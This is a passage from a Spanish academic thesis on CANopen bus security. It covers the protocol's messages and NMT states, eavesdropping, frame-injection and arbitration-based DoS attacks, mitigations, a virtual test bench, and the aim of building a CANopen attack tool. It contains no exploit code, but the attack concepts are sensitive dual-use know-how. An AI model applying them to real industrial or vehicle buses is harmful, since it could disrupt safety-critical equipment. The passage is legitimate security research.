El diccionario de objetos de un dispositivo o nodo existe en forma una base de datos descrita en el Electronic Data Sheet (EDS), que es un fichero ASCII con una sintaxis estrictamente definida (H. Boterenbrood, 2000).

Además, un dispositivo o nodo no está obligado a implementar todos los objetos del diccionario de datos: existen algunos objetos que son obligatorios (muy pocos). Opcionalmente pueden implementar cualquier otra entrada del diccionario que forme parte de la funcionalidad configurable del dispositivo (H. Boterenbrood, 2000).

2.1.3. El modelo de comunicación CANopen

Se definen cuatro tipos de mensajes:

- **Mensajes de administración**

Permiten la configuración de las distintas capas de la red, así como la inicialización, configuración y supervisión de esta. Se basa en los servicios LMT, NTM y DBT de la capa CAL, todos ellos basados en el concepto maestro-esclavo.

- **Service Data Objects (SDO)**

Permite a un dispositivo cliente acceder a las entradas (objetos) de un diccionario de objetos de un dispositivo servidor, a través de los índices y subíndices.

Es un servicio con confirmación, lo cual implica que cada SDO requiere de dos identificadores CAN (uno para la petición del cliente, y otro para la respuesta del servidor).

De baja prioridad, se utiliza para la transferencia de datos entre dispositivos, típicamente utilizado para la configuración.

- **Process Data Objects (PDO)**

Utilizados para el intercambio de datos en tiempo real, por lo que se consideran de alta prioridad. Los datos se transmiten desde un productor a uno o varios consumidores.

- **Mensajes predefinidos u objetos de funciones especiales**

SYNC: usado para sincronizar las tareas de los dispositivos de la red.

Time Stamp: ofrece a los dispositivos un punto de referencia temporal.

Emergency: disparado cuando ocurre un error interno en un dispositivo.

Node Guarding/ Heartbeat: ofrecen una manera de controlar los errores en los servicios de los dispositivos en la red. En la actualidad, Heartbeat ha sustituido a Node Guarding, ya que implica menos sobrecarga en el bus (Node Guarding funciona

como una pregunta al nodo y el nodo responde cuál es su estado, por lo que son necesarios dos mensajes) (*The Basics of CANopen, s. f.*).

Bootup: los dispositivos en la red lo utilizan para indicar al maestro que están listos para ponerse en estado operacional.

De los tipos de mensajes mencionados, los del tipo SDO y PDO se utilizan para la transferencia de datos, ofreciendo dos tipos diferentes de mecanismos para ello (*The Basics of CANopen, s. f.*):

- SDO se utiliza para mensajes grandes, de baja prioridad, para configurar los dispositivos en la red.
- PDO se utilizan para la transferencia de mensajes de 8 bytes de datos, de alta prioridad y que contienen datos en tiempo real que se deben comunicar entre los dispositivos de la red.

Con respecto a la funcionalidad, CANopen soporta los siguientes modelos de comunicación (CAN CiA 301 Estándar, 2011):

- Cliente-Servidor: Este modelo de comunicación es entre un solo cliente y un solo servidor. El cliente realiza una petición al servidor, haciendo que éste realice una cierta tarea. Tras acabar la tarea, el servidor responde a la petición.
- Maestro-Esclavo: Existe un dispositivo que cumple la función de maestro para una funcionalidad específica, mientras que el resto de los dispositivos de la red se consideran esclavos. El maestro realiza una petición a uno o varios esclavos y, si se requiere, los esclavos responden a la petición.
- Productor-Consumidor en sus variantes push y pull: Este modelo implica un productor como mínimo y de cero a varios consumidores.

El modelo push se caracteriza por una petición realizada por el productor, mientras que el modelo pull se caracteriza por una petición iniciada por un consumidor, a la cual el productor responde.

2.1.4. El proceso de arranque CANopen y relación con el NMT

Según el estándar (CAN in Automation (CiA), 2011), todos los dispositivos de la red deben implementar al protocolo NMT, controlado y transmitido de manera activa por el maestro

NMT. Se basa en una máquina de estados que define el comportamiento del dispositivo y consiste en los siguientes estados (CAN in Automation, s. f.) (CAN in Automation (CiA), 2011) (*The Basics of CANopen, s. f.*):

- Inicialización (initialization): este estado comprende tres diferentes sub-estados, Inicialización (initialising), Reinicio de la aplicación (Reset Application) y Reinicio de la comunicación (Reset Communication):
 - Durante la Inicialización, el dispositivo inicializa a los valores iniciales todos sus parámetros internos del diccionario de objeto.
 - Durante el reinicio de la aplicación, todos los parámetros del diccionario de objetos con rango comprendido entre 0x2000 y 0x9FFF vuelven a los valores iniciales
 - Durante el reinicio de comunicación, los parámetros del diccionario de objetos comprendidos en el rango 0x1000 y 0x1FFF vuelven a los valores iniciales
- Preoperacional (preoperational): tras acabar con la inicialización, el dispositivo entra en el estado preoperacional, indicando así que está listo para operar, mediante el correspondiente mensaje Boot-up. Mientras se encuentra en este estado, el dispositivo puede enviar mensajes SYNC, Time-Stamp, SOD y HeartBeat, pero no puede enviar mensajes PDO.
- Operacional (operational): en este estado, el dispositivo se encuentra operativo, y puede empezar a enviar y recibir mensajes PDO. Todos los objetos de comunicación se encuentran activos, y además se sigue permitiendo comunicación para configuración a través de mensajes SDO.
- Detenido (stopped): un dispositivo que entra en este estado se fuerza a que detenga su comunicación (con la excepción de la comunicación de mensajes Heartbeat).

La siguiente tabla muestra que tipos de mensajes están permitidos durante cada uno de los estados en los que puede estar un equipo.


Tabla 3. Tipos de mensajes u objetos permitidos en cada estado.

	Inicialización	Preoperacional	Operacional	Detenido
PDO			X	
SDO		X	X	
Sincronización		X	X	
Marca de tiempo		X	X	
Emergencia		X	X	
Arranque	X			
Administración de red		X	X	X

Fuente: CAN CiA Estándar 301, 2011.

La siguiente figura muestra los estados por los que puede pasar un equipo, desde su encendido, hasta el estado Operacional. Se muestran también las transiciones entre estados.

Figura 3. Máquina de estados NMT y sus transiciones.



Fuente: CAN CiA Estándar 301, 2011.

La siguiente tabla describe el disparador que provoca el cambio un estado a otro en un equipo.

Tabla 4. Disparador para transición entre estados.

Número	
(1)	Tras el encendido se entra al estado de Inicialización automáticamente.
(2)	Tras finalizar con la Inicialización, se pasa el estado Preoperacional automáticamente.
(3), (6)	Indicación de Start Remote Node
(4), (7)	Indicación de Enter_Pre_Operational_State
(5), (8)	Indicación de Stop_Remote_Node
(9), (10), (11)	Indicación de Reset_Node
(12), (13), (14)	Indicación de Reset_Communication

Fuente: CAN CiA Estándar 301, 2011.

La implementación mínima de este protocolo implica al menos la implementación del mensaje Start_Remote_Node.

Cabe mencionar que, el cambio de estados dentro de la máquina de estados es debido a una de las siguientes causas:

- La recepción de un objeto o mensaje NMT.
- Un reinicio del hardware.
- Eventos locales que disparan algún servicio de control dentro del dispositivo.

2.1.5. Estructura de mensaje CANopen

El formato de mensaje para una trama CANopen se basa en el formato de trama CAN.

Los datos se transmiten en tramas que consisten en (The Basics of CANopen, s.f.):

- Un identificador CAN-ID de 11 bits (o 29 bits, en caso de la opción extendida).
- Bits de control, como el bit de transferencia remota (RTR).
- De 0 a 8 bytes de datos.


El COB-ID está formado por el CAN-ID y los bits de control.

A su vez, el CAN-ID de 11 bits se divide en dos partes:

- 4 bits para el código de función.
- 7 bits para el identificador de nodo (Node ID). Esto restringe la cantidad de dispositivos que pueden aparecer en una red CAN a 127.

En la siguiente figura se esquematiza el formato de trama del protocolo CANopen.

Figura 4. Formato de trama CANopen.



Fuente: The Basics of CANopen, s.f.

2.1.6. Formato específico para la sección de datos de los SDO

Además de disponer de un CAN-ID específico, la sección de datos de la trama de mensaje CANopen para los objetos SDO, sigue un formato específico. La sección de datos se divide en tres partes (The Basics of CANopen, s.f.):


- Un byte para especificación.
- Tres bytes para el índice y subíndice del nodo.
- Cuatro bytes para los datos a transmitir.

A su vez, el byte de especificación se divide en:

- Tres bits que componen el Client Command Specifier (CCS), y que indica el tipo de mensaje que se está transmitiendo (lectura, escritura o anulación).
- El cuarto bit está reservado.
- El quinto y el sexto bit indican el número de bytes presentes en la parte de datos del mensaje que no contienen datos realmente.
- El séptimo bit indica si la transferencia es acelerada (expedited) o segmentada.
- El último bit indica si la cantidad de datos se especifica en el bit cinco y seis o si se especifica en la parte de datos del mensaje.

La siguiente figura muestra el formato de la sección de datos de un mensaje SDO.

Figura 5. Sección de datos de una trama de mensaje SDO.



Fuente: *The Basics of CANopen, s.f.*

2.2. Ataques existentes

Estudios existentes sobre el bus CAN y sus vulnerabilidades relacionadas (Olaf Pfeiffer y Christian Keydel, 2017) (Mehmet Bozdal et al., 2018), muestran que, principalmente, la mayoría de los ataques existentes se pueden categorizar en tres grandes grupos: Eavesdropping, Data Insertion y DoS. Siendo las principales vulnerabilidades la falta de cifrado y la falta de mecanismos de autenticación/autorización.

2.2.1. Eavesdropping (Escucha a escondidas o en sigilo)

La falta de cifrado en la comunicación permite que cualquier dispositivo (o nodo) conectado en la red pueda leer el tráfico del bus. Ello conlleva que, si un atacante consigue acceso al bus, puede leer y analizar todo el tráfico presente para recoger información sobre los nodos o dispositivos presentes en el bus: identificadores, número de mensajes de envío o recepción y su contenido entre otros.

Aunque este tipo de ataques se consideran pasivos, ya que no hay interferencia en la comunicación legítima del bus, puede ser el origen de otros tipos de ataque activos.

NOTA: El presente trabajo usará la técnica de ataque descrita como Eavesdropping como vector inicial para desencadenar otros tipos de ataques activos.

2.2.2. Data Insertion (Manipulación de datos)

Se puede definir la manipulación de datos como la inserción de un telegrama CAN no autorizado en la red. Puesto que el protocolo CANopen tampoco dispone de un mecanismo de autorización/autenticación, un atacante malicioso podría conectarse a la red e insertar telegramas forjados.

Falsificación de telegramas, inserción de telegramas y ataques de repetición son algunos ejemplos de manipulación de datos.

NOTA: El presente trabajo usará la técnica de ataque descrita como Data Insertion como vector inicial para desencadenar otros tipos de ataques.

2.2.3. Denial of Service (DoS, denegación de servicio)

Con la denegación de servicio, se impide a un nodo en particular o a la red completa de proveer su servicio.

Un atacante que consiga acceso al bus podría mediante la inserción de telegramas y debido a la regla de arbitración del bus CAN, que da prioridad a los nodos (y por lo tanto a sus mensajes) con un identificador más bajo, hacer que el resto de los dispositivos con un identificador inferior dejen de ser escuchados/atendidos, al igual que impedir el uso del bus a estos dispositivos o nodos por estar ocupado por mensajes con más prioridad.

NOTA: El presente trabajo usará la técnica de ataque descrita como DoS como vector inicial para desencadenar otros tipos de ataques.

2.3. Mitigaciones disponibles y sus ventajas/desventajas

Los ataques posibles a la CAN, así como al protocolo CANopen, muestran que es muy vulnerable y que necesita de mecanismos de defensa para protegerse. A continuación, se muestran cuatro posibles mecanismos de protección, mencionados en otros trabajos/estudios (Mehmet Bozdal et al., 2020) (Mehmet Bozdal et al., 2017) (Olaf Pfeiffer y Christian Keydel, 2017) (Omid Avatefipour y Hafiz Malik, s. f.) (Mehmet et al., 2018).

2.3.1. Segmentación de red

La segmentación de red consiste en separar a la red CAN en dos o más subredes, lo cual permite, por un lado, separar las partes/dispositivos/comunicaciones críticas del sistema, las partes/dispositivos/comunicaciones de control y las partes/dispositivos/comunicaciones de información o entretenimiento; por otro, ofrece un control de quien puede acceder a que y reducir el daño en caso de un ataque.

Por lo general, estas subredes están interconectadas a través de pasarelas. A veces, es un dispositivo dedicado a tal fin. Otras, o bien un dispositivo conectado a más de una subred).

La segmentación de red incrementa el nivel de seguridad de la red, pero no es suficiente para proteger la red CAN. Además, incrementa el coste del sistema, así como la complejidad a la hora de mantener el mismo.

2.3.2. Cifrado

Para prevenir la transmisión de los mensajes en plano, y que cualquier adversario pueda espiar las comunicaciones, es necesario un cifrado de los mensajes (Olaf Pfeiffer, 2017). El problema surge cuando:

Primero, si los constructores de los dispositivos utilizan cifrado propietario, podría contener vulnerabilidades, además que el cifrado sería diferente para cada proveedor de dispositivos: cada dispositivo debería conocer como cifrar/descifrar los mensajes relacionados con un dispositivo concreto.

Segundo, los telegramas CANopen están limitados a 8 Bytes de datos. Esto podría solventarse si se envían múltiples telegramas para un único mensaje. El problema que

aparece con este planteamiento es el incremento de dispositivos a conectar en la red, así como la cantidad de información a comunicar. Por otro lado, el protocolo CANopen está limitado a 127 dispositivos conectados por bus, así como a un número limitado de identificadores para los mensajes de datos.

Por último, la potencia computacional de los dispositivos que deberían cifrar y descifrar cada uno de los mensajes en el tiempo esperado, así como el periodo de vida de los productos finales: por ejemplo, un tren de pasajeros, que tiene un periodo de vida de 30 años al menos. Si se utilizase una clave de cifrado estático, habría tiempo suficiente para tarde o temprano romperla. Eso sin tener en cuenta la potencia de cómputo de los ordenadores actuales y de las tarjetas gráficas y sus CPU utilizadas para tal fin.

Por ello, lo más recomendable sería utilizar una clave dinámica para el cifrado, pero conllevaría un aumento en la latencia de los mensajes lo cual, dependiendo del dispositivo o del sistema (un sistema crítico, un dispositivo de frenado que necesita de respuesta rápida) puede no ser aceptable.

Algunos mecanismos de cifrado propuestos (Mehmet Bozdal et al., 2020) llevarán consigo un incremento del tráfico del bus, mientras que otros no. Sin embargo, todos conllevan una incompatibilidad con los dispositivos o dispositivos actualmente en funcionamiento, bien por la capacidad de procesamiento de los dispositivos, o bien por la necesidad de modificar el software o hardware de estos para adaptarlos a este requerimiento.

2.3.3. Autenticación

Si un atacante logra acceso a la red, entonces podría comenzar a mandar mensajes y serían aceptados por el resto de los componentes del sistema, como si fueran mensajes legítimos. Mediante un mecanismo de autenticación, este problema se resolvería (Bogdan Groza y Pal-Stefan Murvay, 2019) (Yanan Zhang et al., 2021).

La autenticación VeCure (Mehmet Bozdal et al., 2020) tiene un retardo de procesamiento de tan solo 50 microsegundos y se basa en grupos de confianza. Con esta solución, como se envía un mensaje de autenticación después de cada telegrama, se dobla el tráfico de la red. Por otro lado, si se compromete un dispositivo que pertenece a un grupo de confianza, ya no se podrá proteger al sistema.

El trabajo LiBrA-CAN (Bogdan Groza et al., 2012) propone dividir las claves de autenticación en grupos de nodos o dispositivos, en lugar de buscar autenticar a cada nodo o dispositivo individualmente. Con esto se busca una autenticación progresiva, eficiente y más efectiva especialmente en caso de que los nodos comprometidos sean una minoría.

La propuesta de utilizar Message Authentication Code (MAC) como protección contra la suplantación (Hiroshi Ueda et al., 2015), tiene como objetivo utilizar un nodo de monitorización que autentique a cada nodo o dispositivo y verifique cada mensaje mediante un código de autenticación preasignado a cada uno. Se estaría hablando de un nodo centralizado que se encarga de todo el trabajo de autenticación y que sería necesario agregar al sistema.

2.3.4. IDS (Sistema de detección de intrusos)

Una característica que se debe tener en cuenta en una red CAN es el hecho de que la información que va a intercambiarse, los datos que van a viajar a través del bus entre los diferentes dispositivos, es siempre la misma: se podría saber perfectamente si un mensaje está fuera de lugar, o es un mensaje que no concuerda con alguno esperado (o conocido). Dicho esto, un sistema de detección de intrusos se presenta como una solución muy interesante, debido a su relativa simplicidad y a su habilidad para detectar ataques.

Un IDS monitoriza la actividad en la red y, en caso de detectar un evento que ha ocurrido en el sistema, disparará una alerta.

Al igual que ocurre con un IDS clásico, un IDS podría instalarse:

- Como un dispositivo adicional dentro de la red CAN, siendo así análogo al conocido network-based IDS, que ofrece una visión completa de todo lo que ocurre en la red, identificando ataques activos.
- Como una parte de los propios dispositivos, o host-based IDS, que ofrecería una visión de lo que ocurre en el dispositivo en cuestión y detectaría en tiempo real cualquier intento de inyección maliciosa al dispositivo.

La solución IDS presenta algunos problemas, siendo los más significativos el tiempo de transmisión-recepción de los mensajes y los recursos limitados tales como la potencia de

cómputo de los dispositivos presentes en la red, el ancho de banda del bus y la capacidad de almacenamiento de los dispositivos. Además, para muchos vehículos o sistemas en funcionamiento, se hace inviable el cablear de nuevo la red para posicionar el IDS dentro de ella, o bien para las futuras construcciones, el aumento de este cableado o esfuerzo haría aumentar los costes del producto final. (Siti-Farhana Lokman et al., 2019).

2.4. Librerías de comunicación CANopen


2.4.1. Python-can

La librería Python-can ofrece soporte para CAN, en lenguaje Python, ofreciendo así abstracción a la hora de utilizar diferentes hardware, además de funciones para enviar y recibir mensajes en el bus CAN. (Brian Thorne, s. f., python-can).

2.5. Diagrama del entorno de pruebas

A continuación, en la siguiente figura se muestra el diagrama del entorno de pruebas utilizado para probar el software de ataque. Se ha optado por simular los equipos involucrados (un maestro CANopen y un esclavo CANopen) en el propio ordenador de ataque y todos ellos conectados mediante un bus virtual creado con el programa modprobe.

Figura 6. Diagrama del banco de pruebas. Testbench, ejecutado sobre el propio ordenador de ataque.



Fuente: Elaboración propia.

2.6.Conclusiones

Finalmente, se resumen las decisiones tomadas en base al estado del arte estudiado:

En un primer momento, se pretendió crear un sistema para realizar las pruebas, basado en dispositivos físicos. En el Anexo I se describe el hardware estudiado para realizar el banco de pruebas físico. Tras haber adquirido los dispositivos Raspberry y las placas de comunicación CAN Innomaker, se ha visto que, tras generar un mensaje y escribirlo en el bus, el mensaje se queda de manera indefinida en el bus, repitiéndose cada milisegundo, bloqueando por tanto la utilización de este.

Tras la investigación del problema, no se encontró ninguna solución a este bloqueo infinito, si era debido a que se estaba ejecutando en un Linux Debian, o si bien era por algún fallo de las tarjetas Innomaker adquiridas o por una mala construcción del cable CAN.

La solución para poder realizar las pruebas y cumplir con los objetivos de desarrollar una herramienta de ataque, se encontró en la propia página de la librería cantools (Erik Moqvist, 2019):

Se puede crear una interfaz virtual utilizando el programa modprobe (Linux man page, s.f.), que permite añadir un controlador virtual hardware. La siguiente secuencia de comandos permite la creación de un bus virtual vcan0, de tipo vcan:

```
$ sudo modprobe vcan  
$ sudo ip link add dev vcan0 type vcan  
$ sudo ip link set vcan0 mtu 72      # For CAN-FD  
$ sudo ip link set up vcan0
```

Por ello, se utilizará el siguiente hardware:

Ordenador Kali Linux, sobre el que se ejecutaran los programas desarrollados.

Además, el ordenador Kali Linux tendrá instalado el siguiente software:

- Programa que simula a un maestro CANopen: CANmaster.py. Desarrollado como parte de este trabajo.
- Programa que simula a un esclavo CANopen: CANequipment.py. Este programa se puede ejecutar una vez por cada equipo que se quiere simular, con su correspondiente identificador de nodo. Desarrollado como parte de este trabajo.
- Python3.10. (Python 3.10.0, 2021).
- Las siguientes librerías y/o módulos de python:

- Cantools (Erik Moqvist, 2019).
- can-utils (can-utils, s.f.).
- python-can (python-can, s. f.).
- simple_term_menu (simple_term_menu, 2021).
- pip3 for python3.10 (pip3, s. f.).
- pyfiglet (Pyfiglet, 2019).
- pymongo (Pymongo, 2021).
- cryptography (Cryptography, 2021).
- Rust (Rust, s. f.).
- python-can-viewer (python-can-viewer, 2018).

3. Objetivos concretos y metodología de trabajo

A continuación, se describen los resultados esperados de este trabajo.

3.1. Objetivo general

El objetivo general de este trabajo es desarrollar una aplicación de consola que permita al usuario abstraerse del conocimiento necesario para:

- poder atacar al protocolo CANopen mediante el uso de sus servicios ofrecidos (NMT, SDO, PDO entre algunos de ellos) y conseguir influir en el comportamiento de los dispositivos presentes en el bus, manipulando sus comunicaciones o comportamientos.
- realizar una monitorización del bus y de los datagramas que han pasado por él, así como una organización de esta información para su posterior análisis y, en caso de ser de utilidad, poder plantear nuevos ataques.

3.2. Objetivos específicos

Como objetivos específicos del trabajo, será necesario, además del desarrollo del software del objetivo general, realizar:

- Una implementación propia que permita simular un dispositivo maestro del bus CANopen, así como otra que permita simular un dispositivo esclavo y que se comunique con el maestro.
- Creación de un entorno de pruebas virtual, utilizando el programa modprobe para crear una interfaz can virtual, que permitirá comunicar a los programas como si estuviesen conectados realmente a un bus CAN. Modprobe (<https://linux.die.net/man/8/modprobe>) es un programa que existe en Linux como parte del paquete de software kmod desde 2014.

3.3. Metodología del trabajo

Para el desarrollo de este trabajo, se ha optado por seguir una metodología ágil SCRUM (*Qué es SCRUM*, s. f.) (Vanessa Rosselló Villán, s. f.) (Manuel Maldonado, 2018). Esta decisión se ha tomado en base a las características del proyecto:

- Se tiene claro el resultado esperado del proyecto, pero no se conoce de forma exacta el cómo conseguirlo, o el tipo de producto necesario para crearlo.
- Se debe ir creando poco a poco el desarrollo, es decir, se debe hacer un desarrollo iterativo e incremental del mismo, en lugar de una planificación y ejecución completa del proyecto.
- Se debe conseguir un software funcional, así como un banco de pruebas operativo, para el éxito del proyecto y se debe conseguir en las primeras iteraciones del desarrollo, ya que se necesitan de estas partes para poder comprobar si el software de ataque es efectivo o se consigue lo esperado.
- Se puede organizar el desarrollo a través de la consecución de puntos concretos u objetivos.
- Se pueden solapar algunas de las partes del desarrollo, además que el grupo de trabajo se compone de una sola persona, que también actúa como cliente, así que la comunicación entre ambas partes será rápida y precisa.
- Por último, una metodología iterativa e incremental, como SCRUM, se puede adaptar mejor para el trabajo de una sola persona.

3.3.1. Definición de la metodología y beneficios

Se hará un desarrollo iterativo e incremental (*Desarrollo iterativo e incremental*, s. f.).

El trabajo o proyecto se va a planificar en bloques temporales, también llamados iteraciones o ciclos, de una duración determinada, aunque corta, normalmente de dos semanas.

Cada una de estas iteraciones o ciclos debe ofrecer en un resultado completo, es decir, un incremento del producto final que pueda ser entregado con el mínimo esfuerzo. Es decir, que sea funcional hasta cierto punto fijado o establecido.

Para SCRUM, las actividades a realizar en cada iteración o ciclo son las siguientes (*Qué es SCRUM*, s. f.):

3.3.1.1. Planificación de la iteración

Tiene dos partes: Selección de requisitos y Planificación de la iteración.

Selección de requisitos:

Se presenta la lista de requisitos, priorizada. Tras estudiarla, se pasa a seleccionar los requisitos más prioritarios que se prevé que podrán ser completados en esta iteración y que puedan ser entregados al finalizarla.

Planificación de la iteración:

Una vez seleccionados los requisitos, se elabora una lista de tareas necesarias para desarrollar los requisitos seleccionados.

3.3.1.2. Ejecución de la iteración

Durante esta fase, se inspecciona el trabajo que se está realizando, teniendo en cuenta el progreso de cada tarea o bloqueos que puedan haber surgido. De esta manera se pueden hacer adaptaciones para poder cumplir con la previsión de objetivos que se deben presentar al final de esta iteración.

Durante esta fase se puede refinar la lista de requisitos para prepararlos mejor a las siguientes iteraciones y si fuese necesario, cambiar o replanificar los objetivos del proyecto.

3.3.1.3. Inspección y adaptación

Por último, la fase de Inspección y adaptación consta de dos partes: Revisión y Retrospectiva.

Revisión:

En esta parte se presentan los requisitos completados en la iteración, en forma de incremento de producto preparado para ser entregado: contiene lo implementado en la anterior iteración y lo alcanzado en esta.

En función de los resultados y de los cambios que se hayan podido dar, se decide si se realizan adaptaciones necesarias y replanificando el proyecto.

Retrospectiva:

Aquí se analiza cómo ha sido la manera de trabajar, así como los problemas que podrían impedir avanzar hacia la entrega final. Se puede tratar de eliminar estos posibles problemas, o bien escalarlos de alguna manera.

4. Desarrollo específico de la contribución

4.1. Arquitectura y descripción de los componentes software

A continuación, se describe la arquitectura del software de ataque y los módulos que implementan las diferentes funcionalidades. El código fuente actual se encuentra en el repositorio de github /ruzgrot/CANopened.

4.1.1. Persistencia de los datos recogidos para su utilización

La persistencia de la información recogida, para su posterior utilización en los ataques disponibles, se realiza mediante una base de datos no relacional MongoDB (*What is MongoDB?*, 2021).

Se puede almacenar la sesión con un nombre específico (o bien con un timestamp actual).

Al ejecutar el programa, se puede decidir cargar directamente una sesión anterior, o bien comenzar una nueva.

El Anexo C contiene una descripción de la estructura de los documentos que se almacenan en las colecciones, así como una explicación de la relación entre base de datos, colección y documento.


El modelo de datos elegido para almacenar los mensajes ha sido del tipo relación Una-A-Muchas, con referencias de documentos (*Model One-to-Many Relationships with Document References*, 2021). Esto se debe a que en una sesión (colección en MongoDB), puede haber muchos mensajes (documento en MongoDB).

Existe otro modelo de datos disponible en lo que respecta a relación una-a-muchas: relación Una-A-Muchas relaciones con documentos incrustados (*Model One-to-Many Relationships with Embedded Document*, 2021), pero almacenar los datos siguiendo este patrón tiene el potencial problema de que puede generar documentos extensos, especialmente si el campo que se en el que se incrustan los subdocumentos no tiene límite. Además, se debe tener en cuenta la limitación de tamaño de documento a la que MongoDB está sujeta (*Document Size Limit*, 2021).

